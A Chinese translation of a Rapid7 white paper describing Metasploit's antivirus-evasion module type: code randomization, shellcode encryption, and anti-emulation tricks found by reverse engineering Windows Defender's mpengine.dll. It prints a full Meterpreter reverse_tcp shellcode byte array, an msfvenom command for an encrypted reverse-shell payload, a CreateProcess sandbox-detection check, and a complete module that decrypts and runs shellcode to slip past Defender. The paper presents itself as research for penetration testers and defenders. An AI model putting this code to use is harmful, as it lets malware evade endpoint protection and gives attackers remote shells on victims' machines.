Rapid7 白皮书 Metasploit-FrameWork封装的AV技术

```
翻译时间: 2020/9/2       by @bopin2020
github: https://github.com/bopin2020/
twitter: @bopin2020
说明: 某些地方翻译如有欠缺，还请多多包涵，我也一直在训练英文能力，相信之后的翻译文章会越来越好。
```

目录

介绍

Rapid7的 Metasploit团队一直在研究规避公开AV产品的技术，以及整合这些东西到Metasploit中的方式，以便于更过的安全社区能够扩展和使用这些技术。这项研究的完成，已经放到了首次发行版"evasion module"在Metasploit Framework中。

在不需要安装扩展工具包情况下，新的规避模块类型让框架使用者能够生成免杀payloads。基于Metasploit的研究，这也为一个框架开发者提供建立了它们自己的规避模块。这篇论文讲解了基于Metasploit的规避模块下工程项目的细节和创建一个规避模块的实例代码。

Metasploit很幸运有一群有激情，不同个社区用户和贡献者，他们鉴定地致力于公开探讨并不断学习。通过发布这项技术细节，我们旨在加强安全防御并要邀请那些建立，测试，研究AV和EDR软件的人合作。

反病毒：防御的第一道防线

从攻击者角度看，在尝试攻破一台目标主机时，AV是他们要面临的第一道防线。过去，这道屏障相对比较低级；大多数AV产品依赖于基于签名检测，这使得需要从技术上绕过它们不是很难。现在，恶意行为检测技术多层化，包括静态，行为和基于云检测，但是这样，最终用户也满意于此。

AV不是对抗网络攻击的一项技术，尤其是当新的漏洞被发现和利用时。攻击者攻破目标仅仅需要一种方式。

从工程角度来看，有多种规避AV有效的方法；我们使用的例子需要支持多种规避技术，同时仍然保持对经典shellcode的支持。为了实现这个目标，我们开发了一个规避模块类型，用来封装我们的规避技术研究，同时让社区人员自定义并实现他们自己的规避技术。我们已经打包了新的库来规避公开的AV，新的模块类型下:

- 自定义C编译器，被内置的Metasploit调用
- 随机代码生成器
- 加密/编码器，解密/解码器
- 反仿真功能


Metasploit C编译器

Metasploit Framework的C编译器从技术上是Metasm的一个外壳程序，它是一个Ruby库，能够汇编，反汇编和编译C代码。当前，建立规避shellcode的Metasploit 基础设施仅仅支持生成Windows可执行文件。在Metasploit源码中你可以发现 Metasploit::Framework::Compiler::Windows类，在未来有可能添加其他操作系统，架构和编译器。

我们创造了这个wrapper很容易使用Metasm编写C代码来生成shellcode，也非常容易调用Windows APIs仅仅像在一个正常C程序中。Metasploit早期为了使用Windows APIs，开发者必须从scratch定义函数，常量，结构的等等。为了让这个过程很简单，我们也支持了C语言预处理程序 #include 语法，随着公开的Windows开发环境，内置了一些头应用，例如 String.h,Winsock2.h,stdio.h,Windows.h,stddef.h,stdlib.h。这些头文件能够在 data/headers/windows目录下找到。

Metasploit的C编译器真正的库代码位于 lib/metasploit/framework/compiler目录中。

C编译器外壳架构按照下面理解更好:



作为一个使用者，编译器允许使用下面两个方法生成可执行文件:

```
Metasploit::Framework::Compiler::Windows.compile_c(code)
Metasploit::Framework::Compiler::Windows.compile_c_to_file(file_path,code)
```

默认编译器生成一个Windows PE文件(.exe)。你也可以通过传递:dll标记生成Windows DLL，以下是案例:

```
c_template %Q|
#include <Windows.h>
```

```
BOOL APIENTRY DllMain _ _attribute_ _((export))(HMODULE hModule, DWORD dwReason,
LPVOID lpReserved)
{
        switch (dwReason)
    {
        case DLL_PROCESS_ATTACH:
        MessageBox(NULL, "Hello World", "Hello", MB_OK);
        break;
        case DLL_THREAD_ATTACH:
        break;
        case DLL_THREAD_DETACH:
        break;
        case DLL_PROCESS_DETACH:
        break;
    }
  return TRUE;
}
// This will be a function in the export table
int Msg _ _attribute_ _((export))(void)
{
    MessageBox(NULL, "Hello World", "Hello", MB_OK);
    return 0;
}
require 'metasploit/framework/compiler/windows' dll =
Metasploit::Framework::Compiler::Windows.compile_c(c_template, :dll)
```


随机代码更改

随机化是一种混淆技术，使得可执行文件独一无二，这意味这很难，如果不可能，生成一个静态的AV签名，用于分析的令人失望的反编译工具。使用Metasm,我们能够在编译器级别随机化payloads,因此在我们移动静态汇编文件操作码时随机化要极端点。同时，Metasm 二进制也不像经典的Windows PE文件是结构化的，这也就是我们能够用来作为我们优势的点。例如，在Metasm-generated PE 文件，知名的反编译工具IDA Pro不能交叉引用字符串和函数。导入表变得很混乱，并且函数调用让逆向工程分析人员很困惑。

Metasploit's CRandomizer 类使用了一个模板系统，能够用来创建任意的C代码注入用户希望的随机的shellcode。代码混淆程度被定义为0-100，数值越大，增加的随机代码越多。使用一个足够高的随机等级，用户能够每次生成一个完全独一无二的的二进制程序。轮流地，随机化也能够被禁用，在测试目的上。

Metasploit's CRandomizer 有几个组件：代码工厂，调节器，解析器，实用类。

下面的图表解析了它们之间的关系：



代码工厂

代码工程Metasploit模块形成了一个随机代码桩的集合，这些随机代码被注入到用户希望混乱的源码中。Stubs包含了任意的C代码例如条件语句，函数，和Windows API 调用。Stubs变小，它们被大多数AV厂商所考虑。

下面例子证明了如何使用代码工厂创建一个stub并打印一行文本：

```
require `metasploit/framework/obfuscation/crandomizer/code_factory/ base`
module Metasploit
module Framework
module Obfuscation
module CRandomizer
module CodeFactory
      class Printf < Base
          def initialize
             super
             @dep = ['printf']
          end
          def stub
             %Q|
             int printf(const char*);
             void stub() {
                 printf("Hello World");
             }|
          end
       end

 end
 end
 end
 end
 end
```

在开发一个stub时，应该避免出现以下类别：这其实是在增加而不是减少被AV标记的可能性

- 申请一个巨大的内存
- 标记或者申请可执行内存
- 循环
- 加载引用section,resource or data
- 使用Windows API的反调试函数

- 大量的函数调用
- 独一无二的字符串
- 访问Windows注册表或文件系统的APIs
- XOR操作
- 手写汇编代码
- 任何可疑的代码（恶意软件独一无二的模板）

修饰符

Modifier和代码工程的类同时工作，决定注入代码stub合适的位置。逐行穿过原始资源，

在与用户只当的随机化参数相关的间隔中添加代码stub. 当新的语言支持时，新的modifier类也会被创建。

解析器

在传到modifier类的过程中，使用Metasm的底层的C解析器，解析器类更改用户提供的源码为一个可解析格式。

效果

Utility类提供了很方便的APIs，CRandomizer类使用。因为CRandomizer工作要和Metasm密切配合来自动生成可执行文件，所有的开发人员不得不调用下面两个方法之一，从而创建一个独一无二的二进制文件：

```
Metasploit::Framework::Compiler::Windows.compile_random_c

Metasploit::Framework::Compiler::Windows.compile_random_c_to_file
```

Metasploit也提供了一个编译器单独版本作为工具，在toos/exploit/random_compile_c.rb可以找到。

shellcode保护

Metasploit包含了一个大的payloads集合，覆盖了所有的渗透测试场景的方式。但是写一个优秀的payloads和shellcode是一项工程挑战，保护payloads变得很重要以至于它们不能很轻易的出现指纹信息。为了弄明白Metasploit payloads如何演变的，考虑它们的源码。

Metasploit payloads 传统被写作以一种位置无关的装配的shellcode。 这个设计的主要原因是允许payloads很容易的与exploit配合。简要解释下，利用任务是在一个程序里面造成一次崩溃，重定向指令流到一块包含shellcode的内存区域，然后最终执行注入的代码。这种环境的利用限制使开发极其困难。有时某个利用场景仅提供payload一块很小的空间，这就要求payload相比正常程序异常的小。如果你更改了一块Metasploit中公共的shellcode，你同时必须小心避免弄坏其他的exploits。在安全研究者中，shellcode开发不像exploits和后渗透工具受欢迎。payloads经常作为利用工具套件的一部分更新，暂不考虑程序行为，这使得通过单独的shellcode利用容易被检测。


例如，采取下面嵌入的程序，但是别尝试执行它，Metasploit的windows/meterpreter/reverse_tcp_payloads:

```
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54"
"\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xac\x10\x0a\xc9"
"\x68\x02\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50"
"\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5"
"\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67"
"\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"
"\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00"
"\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56"
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58"
"\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5"
"\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85"
"\x70\xff\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1"
"\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";
int main(void)
{
    return 0;
}
```

显然程序的结果的确没什么让人意外的，它仍然被很多AV厂商标记了。某些甚至明确地检测出它是“Meterpreter”。（显然，此shellcode能够下载很多payload除了Metepreter,因此，这种分类虽然可以理解，但在技术上是不正确的.）

样本分析结果:

https://www.virustotal.com/gui/file/c175319e59786825cad87135bdc87c3c89270f8dc273b0b2d5a9feda14a1cba0/detection



在可执行文件里面，阻止shellcode被轻易的发现最简单的方式就是通过编码或者加密数据。

基于密钥的加密方式是最有效的解决方案，因为要破解加密需要很高的计算耗费。Metasploit Framework 当前支持下列方法来规避混淆payload，目前AV检测难度处于不同的水平：AES256-CBC，RC4，XOR，和Base64。

通过 --encrypt flag使用msfvenom开启加密功能：


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 --encrypt rc4 --
encrypt-key thisisakey -f c
```

同样地，Metasploit提供了APIs获取同样的结果：

```
Msf::Simple::Buffer.transform(payload.encoded,'c','buf',format:'rc4',key:rc4_key
)
```

加密后的样本分析结果：

https://www.virustotal.com/gui/file/d5cdb1185741e5dfc7357add6f7c16d1c12a13f10fb3448ac197bc585a9df399/detection



加密API 在Metasploit新的C环境下也是可以用的。例如，破译一个RC4加密块的shellcode是很简单的：

```
#include<rc4.h>
int main(void)
{
    // Prepare the arguments
    RC4(RC4KEY,payload,(char*) lpBuf,PAYLOADSIZE);
    return 0;
}

// For Base64

#include<base64.h>
int main()
{
    // Prepare for arguments
    base64decode(lpBuf, BASE64STR, base64StrLen);
    return 0;
}

// For XOR
#include <Windows.h>
#include <String.h>
#include <xor.h>
int main(int argc,char **argv)
{
    // Prepare for argument
    xor((char*) lpBuf,xorStr,xorKey,strlen(xorStr));
    return 0;
}
```

和Metasploit已经存在的加密和编码块相比，在我看来，这些被设计使用传统组合的shellcode.但是很感谢内置C编译器的这份功能，更多复杂的算法-例如AES-现在很容易用在shellcode上

反仿真(模拟)

在我们规避研究最开始的阶段,我们注意到仅当Windows APIs以这种方式被调用时,Windows Defender会触发:

检测IsDebuggerPresent的输出,通过VirutallAlloc或VirtualProtect以RWX权限分配内存,使用CreateFile等等.我们怀疑Windows Defender中断了这些APIs调用然后寻找恶意是否有行为.因此我们仔细检查Windows Defenders的 mpengine.dll 组件（完成该任务的核心引擎）并且发现了一些有趣的东西。

Windows Defender的仿真引擎是有说服力的。你可以在发现它在几乎所有的现代Windows系统上，或者简单地从Microsoft 定期更新页下载它。非常方便，Microsoft为mpengine.dll提供了debuuging 符号,使得很容易理解。

即使Windows Defender的仿真是一个极其丰富的分析引擎，恶意软件作者仍然很容易为规避模块利用，考虑CreateProcessA API,在mpengine.dll，函数Mpengine! KERNEL32_DLL_CreateProcessA下，CreateProcessA被模仿，在IDA Pro中代码如下:

```
6390DD50 ; void __cdecl KERNEL32_DLL_CreateProcessA(struct pe_vars_t *)
6390DD50 ?KERNEL32_DLL_CreateProcessA@@YAXPAUpe_vars_t@@@Z proc near
6390DD50
6390DD50 var_90= dword ptr -90h
6390DD50 var_8C= word ptr -8Ch
6390DD50 var_88= dword ptr -88h
6390DD50 var_84= word ptr -84h
6390DD50 var_7E= word ptr -7Eh
6390DD50 var_70= dword ptr -70h
6390DD50 var_6C= dword ptr -6Ch
6390DD50 var_68= dword ptr -68h
6390DD50 var_64= dword ptr -64h
6390DD50 var_60= dword ptr -60h
6390DD50 var_5C= qword ptr -5Ch
6390DD50 var_54= qword ptr -54h
6390DD50 var_4= dword ptr -4
6390DD50 arg_0= dword ptr  8
6390DD50 arg_4= dword ptr  0Ch
6390DD50
6390DD50 ; FUNCTION CHUNK AT 63AB037A SIZE 00000030 BYTES
6390DD50 ; FUNCTION CHUNK AT 63B80116 SIZE 00000011 BYTES
6390DD50
6390DD50 push    84h
6390DD55 mov     eax, offset loc_63AB0382
6390DD5A call    __EH_prolog3_GS
6390DD5F mov     edi, [ebp+arg_0]
6390DD62 lea     ecx, [ebp+var_60]
6390DD65 push    edi
6390DD66 call    ??0?$Parameters@$09@@QAE@PAUpe_vars_t@@@Z ; Parameters<
6390DD6B mov     ecx, [edi+2A108h]
6390DD71 lea     eax, [edi+502D0h]
6390DD77 xor     esi, esi
6390DD79 mov     [ebp+var_70], 20h
6390DD80 mov     [ebp+var_6C], eax
6390DD83 mov     [ebp+var_68], ecx
6390DD86 and     [ebp+var_4], esi
6390DD89 mov     ecx, edi
6390DD8B push    esi             ; unsigned __int64
6390DD8C push    1               ; struct pe_vars_t *
6390DD8E call    ?pe_set_return_value@@YAXPAUpe_vars_t@@_K@Z ; pe_set_re
```


如果我们仔细检查反汇编函数图形视图的第一个节点，变量 pe_set_return_value 是非常有趣的:

```
6390DD71 lea     eax, [edi+502D0h]
6390DD77 xor     esi, esi
6390DD79 mov     [ebp+var_70], 20h
6390DD80 mov     [ebp+var_6C], eax
6390DD83 mov     [ebp+var_68], ecx
6390DD86 and     [ebp+var_4], esi
6390DD89 mov     ecx, edi
6390DD8B push    esi             ; unsigned __int64
6390DD8C push    1               ; struct pe_vars_t *
6390DD8E call    ?pe_set_return_value@@YAXPAUpe_vars_t@@_K@Z
```

可以看到这个函数有两个参数，参考像下面的伪代码:

```
pe_set_return_value(1,0);
```


在pe_set_return_value中，第一个参数(ebp+arg_0) 被传递给 DTProcessor_32::setreg函数:



然后调用基础图形转换成这个代码:

```
// 0x32 is hex for 50 (in decimal)
// 1 is our first argument for pe_set_return_value
setreg(0x32,1);
```

setreg里面是一个switch语句，使用第一个参数作为状态变量。因此，当此变量值为0x32(50 的16进制)时，我们到达这个代码块：



换句话说，总是会返回CreateProcessA的return value.让我们在MSDN文档比较这个API的行为。

```
/*
CreateProcessA()
If the function succeeds, the return value is nonzero. If the function fails,
the return value is zero. To get extended error information, call GetLastError.
Note that the function returns before the process has finished initialization.
If a required DLL cannot be located or fails to initialize, the process is
terminated. To get the termination status of a process, call GetExitCodeProcess.
*/
```

这意味着如果我们故意使这个函数失败，检测返回值0，我们应该可以被动地检测我们是否处于沙盒中。例如：

```
int main(void)
{
     STARTUPINFO si;
     PROCESS_INFORMATION pi;
     memset(&si, 0x00, sizeof(si));
     // Make this some process that should never exist
     char *cmd = "C:\Windows\System32\fakecalc.exe";
     BOOL p = CreateProcess(NULL, cmd, NULL, NULL, false, 0, NULL, NULL, &si,
&pi);
     if (p == 0)
     {
      // Malicious code goes here
     }
```

```
    return 0;
}
```

这是一个例子，但是这儿有相当多的API和mpengine.dll行为不匹配，对我们来说检测emulate开启的标志仅仅一个足够了。为了不让Windows Defender的仿真API检测到，它将不得不模仿所有Windows APIs甚至最机密的行为，这些APIs是被hook的。

由于它巨大的市场分享，在安全社区，Windows Defender 已经吸引了很大的兴趣并且事时上它可能是现在Windows机器第一道防线。例如，在Alexei Bulazel演讲之一中 “Reverse Engineering Windows Defender's Antivirus Emulator”，我们了解到这儿有很多的攻击套件，我们可以从模拟器中利用。举几个来说：

- GetUserNameA splits out "JohnDoe" as the user
- GetComputerNameExA returns "HAL9TH"
- There are fake config files in the virtual file system
- Winsock library contains strings that frequently start with "Mp"

规避模块类型

为了结合这些和未来规避研究的努力，让大家方便访问，我们已经在Metasploit Framework增加了一个新的“规避”模块类型。这个模块新的类型讲允许社区创建和分享规避技术，不需要调用msfvenom或者msfconsole，为了生成初始化payload。

相反，规避技术能直接被融入到Metasploit框架。

规避模块的功能类似于Metasploit中的文件格式漏洞，因为两者的输出都是文件。 规避模块是不同的，因为它不会自动启动有效负载处理程序，当然，它的目标(AV和其他检测工具)与文件格式开发（易受攻击的软件)不同）。这让用户有能力生成他们想要的任何风格或格式的代码，他们不用定义开发模块所需的尽可能多的方法或者元数据

规避模块类型位于其他模块的旁边：auxiliary,encoders,exploits,nops,payloads,and post。下面代码把所有的规避技术（解释上面的并创建一个完整的模块）放到了一起，截至出版之日，还可以规避Microsoft Windows Defender:

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
require 'metasploit/framework/compiler/windows'
class MetasploitModule < Msf::Evasion
  def initialize(info={})
    super(merge_info(info,
        'Name'        => 'Microsoft Windows Defender Evasive Executable',
        'Description' => %q{
        This module allows you to generate a Windows EXE that evades against
Microsoft           Windows Defender. Multiple techniques such as shellcode
encryption, source code           obfuscation, Metasm, and anti-emulation are
used to achieve this.
        For best results, please try to use payloads that use a more secure
channel
        such as HTTPS or RC4 in order to avoid the payload network traffic
getting                caught by antivirus better.
        },
        'Author'      => [ 'sinn3r' ],
        'License'     => MSF_LICENSE,
        'Platform'    => 'win',
```

```
        'Arch'          => ARCH_X86,
        'Targets'       => [ ['Microsoft Windows', {}] ]
        ))
  end
  def rc4_key
      @rc4_key ||= Rex::Text.rand_text_alpha(32..64)
  end
  def get_payload
      @c_payload ||= lambda {
          opts = { format: 'rc4', key: rc4_key }
          junk = Rex::Text.rand_text(10..1024)
          p = payload.encoded + junk
          return {
              size: p.length,
              c_format: Msf::Simple::Buffer.transform(p, 'c', 'buf', opts)
              }
          }.call
  end
  def c_template
      @c_template ||= %Q|#include <Windows.h> #include <rc4.h>
      // The encrypted code allows us to get around static scanning
      #{get_payload[:c_format]}
      int main() {
        int lpBufSize = sizeof(int) * #{get_payload[:size]};
        LPVOID lpBuf = VirtualAlloc(NULL, lpBufSize, MEM_COMMIT,0x00000040);
        memset(lpBuf, '\\0', lpBufSize);
         HANDLE proc = OpenProcess(0x1F0FFF, false, 4);
         // Checking NULL allows us to get around Real-time protection
        if (proc == NULL) {
            RC4("#{rc4_key}", buf, (char*) lpBuf, #{get_payload[:size]});
            void (*func)();
            func = (void (*)()) lpBuf;
            (void)(*func)();
            }
            return 0; }|
  end
  def run
      vprint_line c_template
      # The randomized code allows us to generate a unique EXE
      bin = Metasploit::Framework::Compiler::Windows.compile_
random_c(c_template)              print_status("Compiled executable size: #
{bin.length}")
      file_create(bin)
  end
end
```

这个例子仅用作解释目的，确保检测Mestasploit Framewoke树最新的代码，随着时间的推移，模块APIs可以改变和推移。

概要

我们在Metasploit中引入了几种支持AV规避的新功能，包括代码随机化框架、新的AV仿真检测代码、编码和加密例程，以及一种新的规避模块类型，使Metasploit框架更容易地添加进一步的规避技术。 这些功能帮助模块开发人员和用户为正在推动客户防御边界的渗透测试人员构建解决方案，帮助研究人员和开发人员改进和测试防御工具，并使IT专业人员能够更有效地说明不断发展的攻击者技术。 Metasploit团队和Metasploit的新扩展是受其他公共AV工具和研究的启发。 我们欢迎AV社区的讨论和合作，以提

高Metasploit中的规避技术和AV软件中的防御措施，并强调深入防御的重要性。如果您已经是MetasploitFramework用户，您可以通过从GitHub中查看最新的主分支来访问这些新的规避功能，或者通过下载最新的Metasploit5总括开发功能。 Metasploit是Rapid7和开源社区之间的合作。 我们共同赋予维权者世界级的进攻性安全内容和理解、利用和分享脆弱性的能力。 要下载Metasploit，请访问metasploit.com

关于rapid7

Rapid7受到全球IT和安全专业人士的信任，可以管理风险，简化现代IT复杂性，推动创新。 Rapid7分析将当今庞大的安全和IT数据转化为安全开发和操作复杂IT网络和应用程序所需的答案。 Rapid7研究、技术和服务推动了全球各组织的漏洞管理、渗透测试、应用安全、事件检测和响应以及日志管理。 要了解更多关于Rapid7或加入我们的威胁研究，请访问www.rapid7.com

参考


```
https://www.rapid7.com/solutions/endpoint-detection-and-response/

Alexei Bulazel https://twitter.com/0xAlexei

https://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-
Reverse-Engineering-Windows-Defenders-Antivirus-Emulator.pdf
```